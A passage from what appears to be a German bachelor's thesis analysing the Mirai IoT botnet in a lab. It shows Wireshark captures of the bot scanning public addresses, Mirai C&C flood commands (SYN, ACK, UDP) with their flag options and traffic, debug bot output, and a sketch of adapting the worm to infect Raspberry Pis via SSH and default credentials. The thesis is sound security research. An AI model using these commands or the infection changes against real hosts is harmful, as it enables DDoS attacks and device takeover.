Wie in Abbildung 29 zu erkennen ist, kommt es bei der Ausführung zu einem Fehler. Nach dem Debuggen ist zu sehen, dass sowohl die Binary *mirai.arm* als auch *mirai.arm7* jeweils ein *Segmentation Fault* auswirft.

Das bedeutet, dass die vorhandene Prozessorarchitektur diesen Code nicht unterstützt. Bei dem Prozessor in unserer Kamera handelt es sich um einen armv5TE der zur arm9 Prozessorarchitektur [27] gehört und somit nicht von Mirai unterstützt wird. Bei der Recherche nach einem geeigneten Opfersystem wurde diese Kamera ausgewählt, da sie auch vom BSI für deren Forschungen benutzt wurde. Da zwischen dieser Thesis und der Analyse des BSI über sechs Monate liegen, ist anzunehmen, dass die Hersteller in dieser Zeit eine neue Version der Kamera herausgebracht haben.

Die folgende Analyse wird mithilfe des Software-Bots fortgeführt.

Nachdem das Opfersystem kompromittiert wurde, meldet sich der Bot bei dem C&C-Server und fängt gleichzeitig an das Internet zu scannen.

5131	98.292789	172.16.5.100	193.35.112.15	TCP	54	9881 → 2323 [SYN] Seq=0 Win=39333 Len=0
5132	98.292792	172.16.5.100	100.27.69.182	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5133	98.292795	172.16.5.100	54.55.214.153	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5134	98.292798	172.16.5.100	151.30.35.21	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5135	98.292831	172.16.5.100	138.87.81.10	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5136	98.292835	172.16.5.100	156.245.228.180	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5137	98.292844	172.16.5.100	195.198.60.238	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5138	98.292847	172.16.5.100	54.210.96.172	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5139	98.292850	172.16.5.100	38.126.16.154	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5140	98.292880	172.16.5.100	35.216.217.113	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5141	98.292883	172.16.5.100	184.214.247.111	TCP	54	9881 → 2323 [SYN] Seq=0 Win=39333 Len=0
5142	98.292892	172.16.5.100	13.125.155.25	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0
5143	98.292895	172.16.5.100	156.52.68.134	TCP	54	9881 → 23 [SYN] Seq=0 Win=39333 Len=0

Abbildung 30: Wireshark Ausschnitt des Scans

Abbildung 31 zeigt, dass die einzelnen Anfragen nur Mikrosekunden auseinander liegen. In der Tat schickt der Bot im Durchschnitt 40.000 Anfragen pro Sekunde. Dies ist dank des Programms ZMap möglich das in Mirai eingebaut worden ist. ZMap kann laut den Entwicklern mit einer 10Gbit/s Leitung den gesamten IPv4 Adressbereich für einen Port innerhalb von 45 Minuten durchsuchen [28].

(Anmerkung: Da der Downloadserver in diesem Fall über keine öffentliche IP-Adresse verfügt, können keine gescannten Geräte infiziert werden, weil der Payload nicht heruntergeladen werden kann.)

Da nun ein Bot verfügbar ist, lassen sich auch die Angriffe vom C&C-Server ausführen.

Im folgendem Abschnitt werden beispielhaft drei der möglichen DDoS-Angriffe näher beschrieben.

## SYN:

Um die Syn-Flood Attacke auszuführen, wird wie weiter oben schon angeschnitten der folgende Befehl im Terminal des C&C-Server eingetragen.

```
admin@botnet# syn 67.209.114.203 10
```

```
admin@botnet# syn 67.209.114.203 10 ?
List of flags key=val separated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
urg: Set the URG bit in IP header, default is 0 (no)
ack: Set the ACK bit in IP header, default is 0 (no) except for ACK flood
psh: Set the PSH bit in IP header, default is 0 (no)
rst: Set the RST bit in IP header, default is 0 (no)
syn: Set the ACK bit in IP header, default is 0 (no) except for SYN flood
fin: Set the FIN bit in IP header, default is 0 (no)
seqnum: Sequence number value in TCP header, default is random
acknum: Ack number value in TCP header, default is random
source: Source IP address, 255.255.255.255 for random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
admin@botnet#
```

Abbildung 31: Optionale Flags für Syn-Attacke

Durch ein Fragezeichen am Ende dieses Befehls werden noch weitere Konfigurationsmöglichkeiten für die jeweilige Attacke angezeigt.

Nach dem Ausführen des Angriffs ohne zusätzliche Flags kann mithilfe von Wireshark der Datenfluss nachverfolgt werden.

53 9.904 172.16.5.100 67.209.114.203 TCP	74 63068 → 16921 [SYN] Seq=0 Win=0 Len=0 MSS=1415 SA
54 9.926 67.209.114.203 172.16.5.100 TCP	60 16921 → 63068 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
▶ Frame 54: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0	
▶ Ethernet II, Src: Netgear_fa:cd:e2 (00:22:3f:fa:cd:e2), Dst: Parallel_21:91:de (00:1c:42:21:91:de)	
▶ Internet Protocol Version 4, Src: 67.209.114.203, Dst: 172.16.5.100	
▼ Transmission Control Protocol, Src Port: 16921, Dst Port: 63068, Seq: 1, Ack: 1, Len: 0	
Source Port: 16921	
Destination Port: 63068	
[Stream index: 2]	
[TCP Segment Len: 0]	
Sequence number: 1 (relative sequence number)	
Acknowledgment number: 1 (relative ack number)	
Header Length: 20 bytes	
Flags: 0x014 (RST, ACK)	

Abbildung 32: Antwort des Ziels auf die Syn-Attacke

Abbildung 33 gibt die Antwort des Zielsystems zu erkennen. Es schickt ein TCP-Paket mit gesetztem RST-Flag (Reset) was bedeutet, dass der jeweilige Port geschlossen ist, bzw. die Firewall nicht auf die TCP-Verbindung eingeht. Wenn stattdessen ein Port gewählt wird der offen ist, so wird vom Server die Verbindung regulär zugelassen jedoch nicht vom Bot erwidert, sodass sich beim Server halb offene Verbindungen stapeln auf deren Antwort gewartet wird [29]. Das Ziel dieser Attacke ist es die Kapazitäten für die TCP-Verbindungen des Servers aufzubrauchen.

16893 583.094 172.16.5.100 67.209.114.203 TCP	74 63068 → 443 [SYN] Seq=0 Win=0 Len=0
16894 583.116 67.209.114.203 172.16.5.100 TCP	74 443 → 63068 [SYN, ACK] Seq=0 Ack=1 V
16895 583.116 172.16.5.100 67.209.114.203 TCP	54 63068 → 443 [RST] Seq=1 Win=0 Len=0

Abbildung 33: Syn-Attacke auf offenen Port

(Anmerkung: Da wir vom Software-Bot aus operieren der eigentlich nur für Debug Zwecke gebaut ist nur ein Paket pro Attacke verschickt.)

## ACK:

Bei der Ack-Attacke ist im Gegensatz zur Syn-Attacke das Ack-Flag im TCP-Paket gesetzt, das sonst nur beim Empfangen von Daten gesetzt wird. Zusätzlich wird noch ein zufällig generierter, 512 Byte langer Payload mitgeschickt. Man erhält darauf jedoch keine Antwort vom Zielserver da dieser solche Pakete, denen keine Verbindungen vorangegangen ist, verwirft [30]. Das Ziel dieser Attacke ist es die Internet-Bandbreite sowie die Hardware-Ressourcen des Servers auszuschöpfen.

343...	1314.5...	172.16.5.100	67.209.114.203	TCP	566 37708 → 36058 [ACK] Seq=1 Ack=1 Win=20395 Len=512
► Frame 34338: 566 bytes on wire (4528 bits), 566 bytes captured (4528 bits) on interface 0					
► Ethernet II, Src: Parallel_21:91:de (00:1c:42:21:91:de), Dst: Netgear_fa:cd:e2 (00:22:3f:fa:cd:e2)					
► Internet Protocol Version 4, Src: 172.16.5.100, Dst: 67.209.114.203					
► Transmission Control Protocol, Src Port: 37708, Dst Port: 36058, Seq: 1, Ack: 1, Len: 512					
▼ Data (512 bytes)					
Data: 456732b315a44ba51b95e2035fd32a197097023949f791c1... [Length: 512]					

Abbildung 34: Ack-Attacke auf zufälligen Port

## UDP:

Bei der UDP-Attacke werden 512 Byte große UDP Pakete an zufällige Ports des Zielservers verschickt. Das sorgt dafür, dass der Server nach dem Programm sucht, dass über diesen Port geroutet wird. Wenn der Server kein Programm findet, bzw. die empfangenen Daten für das entsprechende Programm falsch formatiert sind, dann antwortet der Server mit einem ICMP *Destination unreachable* Paket, was zur Folge hat, dass auch legitime Anfragen nicht mehr bei dem Server ankommen [31].

1081 58.023 172.16.5.100 67.209.114.203 UDP	554 55124 → 64121 Len=512
1082 58.046 67.209.114.203 172.16.5.100 ICMP	582 Destination unreachable (Port unreachable)

Abbildung 35: UDP-Attacke

## 6.3. Ausweitung auf Raspberry Pi

Das Raspberry Pi, mit über 10 Millionen verkauften Einheiten (Stand September 2016) [32], gehört zu den beliebtesten IoT-Devices derzeit. Technisch gesehen ist es zwar ein vollwertiger Computer, wird jedoch in den meisten Fällen im CIoT eingesetzt. Wie frühere Raspberry Pi Botnetze, wie z.B. *Linux.Muldrop.14* [33] zeigen, ist es ein wertvolles Ziel für IoT-Botnetze, da ein Raspberry Pi höhere Funktionalität und Rechenleistung aufweist als konventionelle IoT-Geräte. Darüber hinaus verfügt es über ein vollwertiges Linux Betriebssystem und ist nicht auf den Funktionsumfang einer Busybox beschränkt.

Um Mirai so zu erweitern das auch Raspberry Pis infiziert werden können, muss der Code von Mirai an einigen Stellen angepasst werden. Aufgrund der Komplexität des Codes und des unsauberen Schreibstils des Mirai Autors, konnten innerhalb des Zeitrahmens dieser Arbeit die Änderungen nicht tatsächlich vorgenommen werden und werden im Folgenden rudimentär beschrieben.

### Bot-Scanner

Der Scanner der Bots, der für die Suche nach potenziellen Opfersystem zuständig ist, muss an die Verbindung mit SSH angepasst werden, sodass auch Raspberry Pis, die in der Regel kein Telnet benutzen, gefunden werden. Zusätzlich muss zu der Liste der möglichen Anmeldedaten die folgende User/Password Kombination eingetragen werden – user:pi password:raspberry.

### Loader

Der Loader müsste zusätzlich zu Prozessorarchitektur erkennen, ob es sich um einen Raspberry handelt. Das kann man anhand des Betriebssystems das auf dem Gerät läuft, oder bestimmten Programme die nur Raspberrys haben erkennen. Durch den Befehl `uname -a` kriegen wir die Informationen zu dem Betriebssystem. Falls eine Linux Version verfügbar ist, kann man mithilfe des `where` Befehls und der Suche nach der `raspi-config` Datei genau bestimmen, dass es sich um ein Raspberry Pi handeln muss.

## Malware

Da hier auf einem vollwertigen Linux-Betriebssystem operiert wird, und nicht auf einer Busybox, kann, wie in Kapitel 6.2. der Software-Bot genutzt werden. Der Bot muss noch so angepasst werden, dass er nicht nur für Debug Zwecke, sondern auch volumnfänglich benutzt werden kann. Im Code sind Flags definiert die bei Kompilierung des Codes im Debug Modus entsprechende Zeilen verändern, hinzufügen oder weglassen. Die Nachfolgende Abbildung zeigt die Ausführung des Software-Bots auf dem Raspberry Pi.

```
[→ debug git:(master) ✘ uname -a
Linux rpizero 4.4.50+ #970 Mon Feb 20 19:12:50 GMT 2017 armv6l GNU/Linux
[→ debug git:(master) ✘ ./mirai.debug
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting to connect to CNC
[killer] Trying to kill port 23
[killer] Finding and killing processes holding port 23
Failed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
[resolv] Got response from select
[resolv] Found IP address: 180510ac
Resolved google.de to 1 IPv4 addresses
[main] Resolved domain
[main] Connected to CNC. Local address = 1443172524
[killer] Detected we are running out of `/home/pi/Mirai-Source-Code/mirai/debug/mirai.debug'
[killer] Memory scanning processes
```

Abbildung 36: Software-Bot auf Raspberry Pi

## 7. Fazit

Trotz der mittlerweile großen Verbreitung, des steigenden Wachstums, und der wichtigen Bedeutung für die Industrie 4.0 und den Konsumentenmarkt, ist das IoT noch in seiner Entwicklungsphase. Das wird anhand der vielen unterschiedlichen Technologien und dem Fehlen eines globalen Standards deutlich. Durch die rasante Ausbreitung von IoT und die damit zusammenhängenden Sicherheitsmängel nimmt auch das Interesse von Hackern zu. Da die Betroffenen Geräte derzeit noch ein leichtes Ziel darstellen, jedoch aber immer kritischere Anwendungen finden und sensiblere Daten verwalten, haben diese einen hohen Wert für Kriminelle und auch vermehrt Regierungen und Nachrichtendienste. Allein die hohe Anzahl an Geräten die jetzt und auch in Zukunft auf den Markt kommen bieten eine große Angriffsfläche und sind deshalb des interessant für Angreifer.

Anhand von Mirai wird deutlich wie gefährlich Botnetze, trotz der noch relativ amateurhaften Programmierung von einem Einzelnen, bzw. einer kleinen Gruppe von Hackern, werden können. Das Aufkommen von professionellen Tools für die Übernahme von vernetzten Geräten ist also in naher Zukunft durchaus vorstellbar, wenn nicht sogar schon geschehen. Durch die höhere Verantwortung, die das IoT durch die stetige Digitalisierung erhält, steigt auch das Risikopotenzial das von solchen Geräten ausgeht. Aufgrund steigender Funktionalitäten erhöhen sich auch die Möglichkeiten die sich den Hackern bieten.

Abschließend ist zu sagen, dass die Hersteller von IoT-Geräten dieses Problem priorisieren sollten um für ihre eigene Sicherheit, sowie die ihrer Kunden, zu sorgen. Wie diese These verdeutlicht, sind die existierenden Protokolle geeignet um Sicherheit zu gewährleisten. Das Problem liegt in den meisten Fällen an Fehlimplementierung und Fahrlässigkeit seitens der Hersteller. Die Einführung von Standards und strenge Kontrollen, die die Einhaltung dieser gewährleisten, könnte der Anfang für eine erfolgreiche Bekämpfung dieses Problems sein.

## 8. Anhang

- CD
  - Thesis
  - Mirai Quellcode

# Literaturverzeichnis

- [1] K. Ashton, „RFIDJournal,“ [Online]. Available: <http://www.rfidjournal.com/articles/view?4986>. [Zugriff am 28 April 2017].
- [2] AutoIDLabs, [Online]. Available: <https://autoidlabs.org/#home>. [Zugriff am 06 Juni 2017].
- [3] Business Insider, [Online]. Available: <http://www.businessinsider.com/bi-intelligence-34-billion-connected-devices-2020-2015-11?IR=T>. [Zugriff am 28 April 2017].
- [4] T. Spring, „CRN,“ [Online]. Available: <http://www.crn.com/news/networking/300076328/ibm-pumps-3-billion-into-internet-of-things.htm>. [Zugriff am 4 Mai 2017].
- [5] K. L. Lueth, „IoT-Analytics,“ [Online]. Available: <http://iot-analytics.com/wp/wp-content/uploads/2016/01/Ranking-IoT-companies-Q3-Q4-2015-Dec-2015-v6.pdf>. [Zugriff am 4 Mai 2017].
- [6] K. L. Lueth, „IoT-Analytics,“ [Online]. Available: <https://iot-analytics.com/4-us-companies-classified-iot-leaders-iot-revenue/>. [Zugriff am 4 Mai 2017].
- [7] T. Soper, „Geekwire,“ [Online]. Available: <https://www.geekwire.com/2017/8-million-people-amazon-echo-customer-awareness-increases-dramatically/>. [Zugriff am 4 April 2017].
- [8] HiveMQ, [Online]. Available: <http://www.hivemq.com/blog/mqtt-essentials-part-1-introducing-mqtt>. [Zugriff am 06 Juni 2017].
- [9] K. S. N. d. C. Walter Colliti, „Johns Hopkins University,“ [Online]. Available: [http://hinrg.cs.jhu.edu/joomla/images/stories/IPSN\\_2011\\_koliti.pdf](http://hinrg.cs.jhu.edu/joomla/images/stories/IPSN_2011_koliti.pdf). [Zugriff am 5 Juli 2017].
- [10] IETF, „IETF,“ [Online]. Available: <https://tools.ietf.org/html/rfc6347>. [Zugriff am 05 Juli 2017].
- [11] T. Agarwal. [Online]. Available: <https://www.elprocus.com/what-is-zigbee-technology-architecture-and-its-applications/>. [Zugriff am 12 Mai 2017].
- [12] LoRa Alliance, „Lora Alliance,“ [Online]. Available: <https://www.lora-alliance.org/What-Is-LoRa/Technology>. [Zugriff am 29 Mai 2017].
- [13] Duden, „Duden,“ [Online]. Available: <http://www.duden.de/rechtschreibung/Wirtschaftlichkeit>. [Zugriff am 30 Juni 2017].

- [14] D. Sokolov, „Heise,“ [Online]. Available: <https://www.heise.de/security/meldung/Deepsec-ZigBee-macht-Smart-Home-zum-offenen-Haus-3010287.html>. [Zugriff am 15 Mai 2017].
- [15] A. Postinett, „Handelsblatt,“ [Online]. Available:  
<https://www.handelsblatt.com/unternehmen/handel-konsumgueter/aws-serverausfall-amazon-mitarbeiter-legte-mit-tippfehler-teile-des-internets-lahm/19468246.html>  
<https://www.handelsblatt.com/unternehmen/handel-konsumgueter/aws-serverausfall-amazon-mitarbeiter-legte-mit-tippfehler-teile-des-internets-lahm/19468246.html>.  
[Zugriff am 05 Juli 2017].
- [16] D. Pauli, „PCWorld,“ [Online]. Available: <http://www.pcworld.com/article/145631/article.html>.  
[Zugriff am 17 Mai 2017].
- [17] J. Wirtgen, „Heise,“ [Online]. Available: <https://www.heise.de/security/meldung/DDoS-Tool-Mirai-versklavt-Gateways-von-Sierra-Wireless-fuers-IoT-Botnet-3351085.html>. [Zugriff am 23 Mai 2017].
- [18] H. Bleich, „Heise,“ [Online]. Available: <https://www.heise.de/newsticker/meldung/DDoS-Attacke-legt-Twitter-Netflix-Paypal-Spotify-und-andere-Dienste-lahm-3357289.html>. [Zugriff am 19 Juni 2017].
- [19] D. Schirrmacher, „Heise,“ [Online]. Available: <https://www.heise.de/newsticker/meldung/Rekord-DDoS-Attacke-mit-1-1-Terabit-pro-Sekunde-gesichtet-3336494.html>. [Zugriff am 23 Mai 2017].
- [20] K. Whalen, „Arbornetworks,“ [Online]. Available: <https://www.arbornetworks.com/arbor-networks-releases-global-ddos-attack-data-for-1h-2016>. [Zugriff am 23 Mai 2017].
- [21] Cymmetria, „Github,“ [Online]. Available: <https://github.com/Cymmetria/MTPot>. [Zugriff am 19 Juni 2017].
- [22] H. Junker, Interviewee, *Vortrag zu IT-Security*. [Interview]. 31 März 2017.
- [23] B. Krebs, „Krebs on Security,“ [Online]. Available: <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>. [Zugriff am 05 Juli 2017].
- [24] jgamblin, „Github,“ [Online]. Available: <https://github.com/jgamblin/Mirai-Source-Code>. [Zugriff am 24 Mai 2017].
- [25] B. Krebs, „Krebs on Security,“ [Online]. Available: <https://krebsonsecurity.com/2016/10/who-makes-the-iot-things-under-attack/>. [Zugriff am 20 Juni 2017].

- [26] nccgroup, „nccgroup,“ [Online]. Available: <https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2010/february/busybox-command-injection/>. [Zugriff am 13 Juni 2017].
- [27] Wikipedia, „Wikipedia,“ [Online]. Available: [https://en.wikipedia.org/wiki/List\\_of\\_ARM\\_microarchitectures](https://en.wikipedia.org/wiki/List_of_ARM_microarchitectures). [Zugriff am 26 Juni 2017].
- [28] ZMap, „ZMap,“ [Online]. Available: <http://www.zmap.org/about/>. [Zugriff am 26 Juni 2017].
- [29] Heise, „Heise,“ [Online]. Available: <https://www.heise.de/security/artikel/Tatort-Internet-Nach-uns-die-SYN-Flut-1285780.html?artikelseite=2>. [Zugriff am 28 Juni 2017].
- [30] DDoS-Guard, „DDos-Guard,“ [Online]. Available: <http://blog.ddos-guard.ir/everything-about-tcp-ack-flood/>. [Zugriff am 28 Juni 2017].
- [31] Incapsula, „Incapsula,“ [Online]. Available: <https://www.incapsula.com/ddos/attack-glossary/udp-flood.html>. [Zugriff am 28 Juni 2017].
- [32] D. Meyer, „Fortune,“ [Online]. Available: <http://fortune.com/2016/09/08/raspberry-pi-10-million/>. [Zugriff am 28 Juni 2017].
- [33] C. Cimpanu, „Bleepcomputer,“ [Online]. Available: <https://www.bleepingcomputer.com/news/security/linux-malware-mines-for-cryptocurrency-using-raspberry-pi-devices/>. [Zugriff am 28 Juni 2017].
- [34] D. Obermaier, „Slideshare,“ [Online]. Available: <https://www.slideshare.net/dobermai/securing-mqtt-buildingiot-2016-slides>. [Zugriff am 5 Mai 2017].
- [35] D. Barnett. [Online]. Available: <https://www.slideshare.net/RealTimeInnovations/comparison-of-mqtt-and-dds-as-m2m-protocols-for-the-internet-of-things>. [Zugriff am 9 Mai 2017].
- [36] ThreadGroup, [Online]. Available: <http://threadgroup.org/technology/ourtechnology>. [Zugriff am 11 Mai 2017].
- [37] Shodan.io, [Online]. Available: <https://www.shodan.io/search?query=upnp>. [Zugriff am 16 Mai 2015].